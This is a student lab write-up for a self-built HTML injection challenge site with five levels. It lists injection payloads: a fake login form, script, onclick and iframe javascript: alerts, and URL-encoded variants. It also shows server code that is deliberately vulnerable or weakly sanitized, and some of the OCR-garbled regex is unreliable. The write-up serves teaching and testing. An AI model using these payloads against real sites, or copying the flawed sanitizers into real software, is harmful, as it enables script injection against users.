


HTML Injection – Writeup

CSCI 3540U

Vishwaajeeth Kamalakkanan

Page/Website Wallthrough

- i. My website starts off with the main page



- ii. We can scroll down to see all 5 challenge levels; 1-3, as well as 4-5



- iii. There is also a dropdown menu which can be accessed at any time from any level



Level 1: Basic HTML Injection

Description: Test your skills in basic HTML injection with this challenge.

Difficulty: Level 1/3

Category: HTML Injection

Step by Step Guide:

1. We can click on level 1 and start on the first level

HTML Injection Challenge

Challenges ▾

Level 1: Basic HTML Injection

Name:

Email:

Message:

© 2024 Vishwajeeth Kamalakkannan

2. This level has 0 protection so any type of basic HTML injection will work; in this case we can try a simple header injection “<h1>HTML Injection testing</h1>”

HTML Injection Challenge

Challenges ▾

Level 1: Basic HTML Injection

Name:

Email:

Message:

Name: **HTML Injection testing**

Email: test@gmail.com

Message: Testing

© 2024 Vishwajeeth Kamalakkannan

3. That worked, since this does not sanitize or look for anything a vast ammount of injections work; Bellow are a couple more examples



Level 1: Basic HTML Injection

Name:

Email:

Message:

Name: [Click here](#)
Email: test@gmail.com
Message: Testing



Level 1: Basic HTML Injection

Name:

Email:

Message:

Name:
This is an injected paragraph.
Email: test@gmail.com
Message: Testing



- a. “<form action="https://example.com/submit" method="POST">
<input type="text" name="username" placeholder="Enter username">
<input type="password" name="password" placeholder="Enter password">
<button type="submit">Submit</button>
</form>”
- b. “Click me”

Level 2: Protected HTML Injection (Bypassable)

Description: Try to bypass protections in this challenge to perform HTML injection.

Difficulty: Level 2/3

Category: HTML Injection

Step by Step Guide:

1. We can try to start level 2

HTML Injection Challenge

Challenges ▾

Level 2: Protected HTML Injection (Bypassable)

Name:

Email:

Message:

© 2024 Vishwajeeth Kamalakkannan

2. In this level there is some sanitization and verification for the most basic tags; in this level all the sanitization was done manually with no libraries; lets try some basics

HTML Injection Challenge

Challenges ▾

Level 2: Protected HTML Injection (Bypassable)

Name:

Email:

Message:

Name: HTML Injection testing
Email: test@gmail.com
Message: Testing

© 2024 Vishwajeeth Kamalakkannan

3. We can try a couple more basic and mid level injections to see if they will work

HTML Injection Challenge

Challenges ▾

Level 2: Protected HTML Injection (Bypassable)

Name:

Email:

Message:

Submit

Name: alert('XSS')>Click me
Email: test@gmail.com
Message: Testing

© 2024 Vishvajeeth Kamalakkannan

HTML Injection Challenge

Challenges ▾

Level 2: Protected HTML Injection (Bypassable)

Name:
Email: test@gmail.com
Message: Testing

© 2024 Vishvajeeth Kamalakkannan

- "https://example.com/#<script>alert('XSS')</script>"
- "<form name='\"test\"'></form>
<script>
document.test.submit();
</script>"
- "Click me"

None Of These Work

4. We can try some more complex ones, like iframes or maybe buttons

HTML Injection Challenge
Challenges ▾

Level 2: Protected HTML Injection (Bypassable)

Name:

Email:

Message:

Name:
Email: test@gmail.com
Message: Testing

5. Both of these affected the page, since iframe and button type HTML injections or not as common or basic.

NOOB

Level 2: Protected HTML Injection (Bypassable)

Name:

Email:

Message:

Name:
Email: test@gmail.com
Message: Testing

© 2024 Vidhwanjeth Kamalakkurman

- a. “<button onclick="alert('XSS')">Click me</button>”
b. “<iframe src="javascript:alert('XSS')" ></iframe>”

Level 3: Fully Protected HTML Injection

Description: Test your abilities to find and exploit HTML injection vulnerabilities in this fully protected challenge.

Difficulty: Level 3/3

Category: HTML Injection

Step by Step Guide:

1. We can start on level 3 now; in this level all the sanitization is also done manually with no libraries

HTML Injection Challenge

Challenges ▾

Level 3: Fully Protected HTML Injection

Name:

Email:

Message:

© 2024 Vishwajeeth Kamalakkannan

2. Starting this, we can try inputting anything we want, but specifically on this level, we need to enter a proper email format

HTML Injection Challenge

Challenges ▾

Level 3: Fully Protected HTML Injection

Name:

Email:

Message:

© 2024 Vishwajeeth Kamalakkannan

Please include an '@' in the email address. 'ca href="data:text/html,<script>alert('XSS')</script>">Click me' is missing an '@'.

ca href="data:text/html,<script>alert('XSS')</script>">Click me

ca href="data:text/html,<script>alert('XSS')</script>">Click me

3. We can submit with a proper email and nothing will work; we can try a couple harder ones, as well as the ones that worked on level 2

HTML Injection Challenge

Challenges ▾

Level 3: Fully Protected HTML Injection

Name:

Email:

Message:

Submit

Name: <iframe src></iframe>
Email: test@gmail.com
Message: <a href me

© 2024 Vishwajith Kamalakkannan

HTML Injection Challenge

Challenges ▾

Level 3: Fully Protected HTML Injection

Name:

Email:

Message:

Submit

Name: <a href me
Email: test@gmail.com
Message: <a href me

© 2024 Vishwajith Kamalakkannan

- "Click me"
- "%3Ch1%3EHTML%20Injection%20testing%3C%2Fh1%3E"
- "%3Ciframe%20src%3D%22javascript%3Aalert('XSS')%22%20%3E%3C%2Fiframe%3E"

Level 4: Fully Protected HTML Injection (Library)

Description: Experience the highest level of protection against HTML injection using sanitization libraries.

Difficulty: Level 3/3

Category: HTML Injection

Step by Step Guide:

1. Level 4 is essentially the same as level 3, but this time It uses a sanitization library called sanitize-html

HTML Injection Challenge

Challenges ▾

Level 4: Fully Protected HTML Injection (Library)

Name:

Email:

Message:

© 2024 Vishwajoth Kamalakkannan

2. We can try some of the same scripts to show they wont work, this also has the email format verification

HTML Injection Challenge

Challenges ▾

Level 4: Fully Protected HTML Injection (Library)

Name:

Email:

Message:

Name: %3Ciframe%20src%3D%22javascript%3Aalert('XSS')%22%20%3E%3C%2Fiframe%3E
Email: test@gmail.com
Message: test

© 2024 Vishwajoth Kamalakkannan

HTML Injection Challenge

Challenges ▾

Level 4: Fully Protected HTML Injection (Library)

Name:

%3C%2Flabel%3E%20%3C%2Fp%3E%20%3Cp%20class%3D%22submit%22%3E%3Cinput%20type%3D%22submit%22%20name%3D%22commit%22%20value%3D%22Search%22%3E%3C%2Fp%3E%20%3C%2Fform%3E

Email:

test@gmail.com

Message:

test

Submit

Name: %3C%2Flabel%3E%20%3C%2Fp%3E%20%3Cp%20class%3D%22submit%22%3E%3Cinput%20type%3D%22submit%22%20name%3D%22commit%22%20value%3D%22Search%22%3E%3C%2Fp%3E%20%3C%2Fform%3E
Email: test@gmail.com
Message: test

HTML Injection Challenge

Challenges ▾

Level 4: Fully Protected HTML Injection (Library)

Name:

<button onclick="javascript:A;alert(1)">Click me</button>

Email:

test@gmail.com

Message:

test

Submit

Name: Click me
Email: test@gmail.com
Message: test

HTML Injection Challenge

Challenges ▾

Level 4: Fully Protected HTML Injection (Library)

Name:

%3Cbutton%20onclick%3D%22javascript%26%22%3A%3Balert(

Email:

test@gmail.com

Message:

test

Submit

Name: %3Cbutton%20onclick%3D%22javascript%26%22%3A%3Balert(1)%22%3EClick%20me%3C%2Fbutton%3E
Email: test@gmail.com
Message: test

Level 5: Fully Protected HTML Injection (User Validation)

Description: Highest level of protection with user validation

Difficulty: Level 3/3

Category: HTML Injection

Step by Step Guide:

1. This level is also essentially the same as level 3 and 4, It does use the sanitize-html library to sanitize, but I made this more real world like a forum post with more protections

HTML Injection Challenge


Challenges ▾

Level 5: Fully Protected HTML Injection (User Validation)

Name:

Email:

Message:

☐ I'm not a robot 

© 2024 Vishwajeth Kamalakkannan

2. This level has input validation for the first 2 fields, as well as implementing a captcha that works ; This is name not formatted correctly as it has symbols

Please enter a valid name.


OK

Level 5: Fully Protected HTML Injection (User Validation)

Name:

Email:

Message:

☒ I'm not a robot 

© 2024 Vishwajeth Kamalakkannan

3. This is email format not correct

HTML Injection Challenge

Challenges ▾

Level 5: Fully Protected HTML Injection (User Validation)

Name:

Vishwajeeth Kamalakkannan


Email:

test

Please include an '@' in the email address. 'test' is missing an '@'.

test

✓ I'm not a robot

reCAPTCHA
Privacy - Terms

Submit

4. This is the captcha not verified

© 2024 Vishwajeeth Kamalakkannan

Please complete the CAPTCHA.

OK

Level 5: Fully Protected HTML Injection (User Validation)

Name:

Vishwajeeth Kamalakkannan


Email:

test@gmail.com

Message:

Test

☐ I'm not a robot

reCAPTCHA
Privacy - Terms

Submit

5. Now with everything verified

HTML Injection Challenge

Challenges ▾

Level 5: Fully Protected HTML Injection (User Validation)

Name:

Vishwajeeth Kamalakkannan


Email:

test@gmail.com

Message:

Test

✓ I'm not a robot

reCAPTCHA
Privacy - Terms

Submit

Name: Vishwajeeth Kamalakkannan

Email: test@gmail.com

Message: Test

Code Walkthrough

1. We will just quickly look over the most protected page as well as the server file to see how sanitization is done
2. The first thing we see is the header and dropdown, it hold all the challenge page routes. The button has a used dropbtn for styling purposes, to let the dropdown work and be nice on the page

```
<header class="header">
  <div class="container">
    <h1 class="logo">HTML Injection Challenge</h1>
    <div class="dropdown">
      <button class="dropbtn">Challenges <i class="fas fa-caret-down"></i></button>
      <div class="dropdown-content">
        <a href="level_1.html">Level 1: Basic HTML Injection</a>
        <a href="level_2.html">Level 2: Protected HTML Injection (Bypassable)</a>
        <a href="level_3.html">Level 3: Fully Protected HTML Injection</a>
        <a href="level_4.html">Level 4: Sanitization Library Protection</a>
        <a href="level_5.html">Level 5: User Validation HTML Injection Protection</a>
      </div>
    </div>
  </div>
</header>
```

3. This is the main body, at least for the higher levels, it used required so the user has to put the info in. This level also includes a google ReCaptcha for human verification. This is to ensure there are no automated robot attacks. Another line of defence. This is a HTML form that allows users to input data and submit it to a server-side endpoint using the HTTP POST method.

```
<main>
  <h1 class="logo">Level 5: Fully Protected HTML Injection (User Validation)</h1>
  <form action="/level5/submit" method="POST" id="inputForm">
    <label for="name">Name:</label>
    <input type="text" id="name" name="name" required><br><br>
    <label for="email">Email:</label>
    <input type="email" id="email" name="email" required><br><br>
    <label for="message">Message:</label>
    <textarea id="message" name="message" required></textarea><br><br>
    <div class="g-recaptcha" data-
sitekey="6LdeULwpAAAAA0Lt8Yia40Bath28kSY7ktJg2qEL"></div>
    <br>
```

```

        <input type="submit" value="Submit">
    </form>
    <div id="submittedData"></div>
</main>

```

4. The last bit on the HTML page is just scripts, one for going back to the home screen on title press, and one to connect to the level JS, which we will be going over soon.

```

<script>
    document.addEventListener('DOMContentLoaded', function () {
        const title = document.querySelector('.logo');
        title.addEventListener('click', () => {
            window.location.href = 'main_page.html';
        });
    });
</script>
<script src="level_5.js"></script>

```

5. We can take a look at the level_5.js file now. We can start by looking at the input verifications. We have 3, captcha, name and email address. Each does as it says, verifies the user is inputting the correct info

```

const captchaResponse = grecaptcha.getResponse();
if (!captchaResponse) {
    alert('Please complete the CAPTCHA.');
```

```

    return;
}
function validateName(name) {
    const regex = /^[a-zA-Z\s]+$/;
    return regex.test(name);
}
function validateEmail(email) {
    const regex = /^[^\s@]+@[^\s@]+\.[^\s@]+$/;
    return regex.test(email);
}

```

6. In the JS bellow, it adds an event listener to the form submission event. When the form is submitted, it prevents the default form submission behavior, creates a new FormData object from the form, and sends a POST request to the server endpoint, with the form data. It then awaits the response from the server. If the response is successful, it retrieves the response text and updates the innerHTML of a specified div element with the received data.

```
form.addEventListener('submit', async (event) => {
  event.preventDefault();
  try {
    const response = await fetch('/level5/submit', {
      method: 'POST',
      body: formData
    });

    if (response.ok) {
      const data = await response.text();
      submittedDataDiv.innerHTML = data;
    } else {
      throw new Error('Failed to submit form data');
    }
  } catch (error) {
    console.error('Error:', error);
  }
});
```

7. Now we can move on to the sanitization. This level (1) directly uses the form data without any sanitization. It simply extracts the name, email, and message from the request body and sends them back in an HTML response without any modification.

```
app.post('/level1/submit', upload.single('file'), (req, res) => {
  const { name, email, message } = req.body;
  const file = req.file;

  const submittedData = `

Name: ${name}</p><p>Email: ${email}</p><p>Message: ${message}</p>`;
  res.send(submittedData);
});


```


- Here in level 2, the form data undergoes basic sanitization using the `sanitizeInput` function. This function removes potentially harmful HTML tags and attributes from the input strings to prevent HTML injection attacks. The sanitized data is then sent back in the response. This level was done manually with no sanitization libraries.

```
app.post('/level2/submit', upload.single('file'), (req, res) => {
  let { name, email, message } = req.body;

  name = sanitizeInput(name);
  email = sanitizeInput(email);
  message = sanitizeInput(message);

  const submittedData = `

Name: ${name}</p><p>Email: ${email}</p><p>Message: ${message}</p>`;
  res.send(submittedData);
});

function sanitizeInput(input) {
  const sanitizedInput =
input.replace(/<(\/?)(h1|p|a|img|div|br|input|textarea|form|label|span|strong|ul|li|ol|table|tr|td|th)(
[^>]*)?>/gi, '')
        .replace(/\bstyle\s*=\s*".*?"/gi, '')
        .replace(/\bclass\s*=\s*".*?"/gi, '')
        .replace(/\bid\s*=\s*".*?"/gi, '')
        .replace(/\bsrc\s*=\s*".*?"/gi, '');

  return sanitizedInput;
}


```

- Level 3 employs a different sanitization function, `sanitizeInput2`. This function not only removes HTML tags and attributes but also escapes special characters to prevent XSS attacks more effectively. This is also done manually with no sanitization library, so I could get a feel for how things work in the back and how complicated things can get.

```

// Handle form submission for level 3
app.post('/level3/submit', upload.single('file'), (req, res) => {
  let { name, email, message } = req.body;

  name = sanitizeInput2(name);
  email = sanitizeInput2(email);
  message = sanitizeInput2(message);

  const submittedData = `<p>Name: ${name}</p><p>Email: ${email}</p><p>Message: ${message}</p>`;
  res.send(submittedData);
});

function sanitizeInput2(input) {
  const escapedInput = input
    .replace(/&/g, "&amp;")
    .replace(/</g, "&lt;")
    .replace(/>/g, "&gt;")
    .replace(/"/g, "&quot;")
    .replace(/'/g, "&#x27;")
    .replace(/\\/g, "&#x2F;")
    .replace(/[^\x20-\x7E]/g, "");

  const sanitizedInput =
    escapedInput.replace(/<(\?)(script|style|object|embed|iframe|frame|frameset|meta|link|base|applet|object|
    video|audio|source|track| (SHORTENED) ( [^>]*)?>/gi, '');

  const sanitizedInputWithoutEvents = sanitizedInput.replace(/<([a-z][a-z0-9]*)?(?:[>]*(?:\bon[a-
  z]+)="[^"]*"?)? [>]*>/gi, function(match, tag) {
    return '<' + tag;
  });

  const sanitizedInputWithoutComments = sanitizedInputWithoutEvents.replace(/<!--[\s\S]*?-->/g, '');
  const sanitizedInputWithoutAttributeValues = sanitizedInputWithoutComments.replace(/=[^<s">"]+/g, '');
  const sanitizedInputWithoutSelfClosingTags =
    sanitizedInputWithoutAttributeValues.replace(/<[>]+\>/g, '');
  const sanitizedInputWithoutURLs =
    sanitizedInputWithoutSelfClosingTags.replace(/\\b(?:https?|ftp|file):\\/[\\/<s<>""]+/gi, '');
  return sanitizedInputWithoutURLs;
}

```

10. At level 4 and 5, the server uses the `sanitizeHtml` function provided by the `sanitize-html` library to sanitize the form data. This function allows fine-grained control over which HTML tags and attributes are allowed, ensuring that only safe content is included in the response.

```
app.post('/level4/submit', upload.none(), (req, res) => {
  let { name, email, message } = req.body;
  name = sanitizeHtml(name, {
    disallowedTagsMode: 'discard',
    allowedTags: [],
    allowedAttributes: {}
  }); email = sanitizeHtml(email, {
    disallowedTagsMode: 'discard',
    allowedTags: [],
    allowedAttributes: {}
  }); message = sanitizeHtml(message, {
    disallowedTagsMode: 'discard',
    allowedTags: [],
    allowedAttributes: {}
  }); const submittedData = `<p>Name: ${name}</p><p>Email: ${email}</p><p>Message: ${message}</p>`;
  res.send(submittedData);
});
```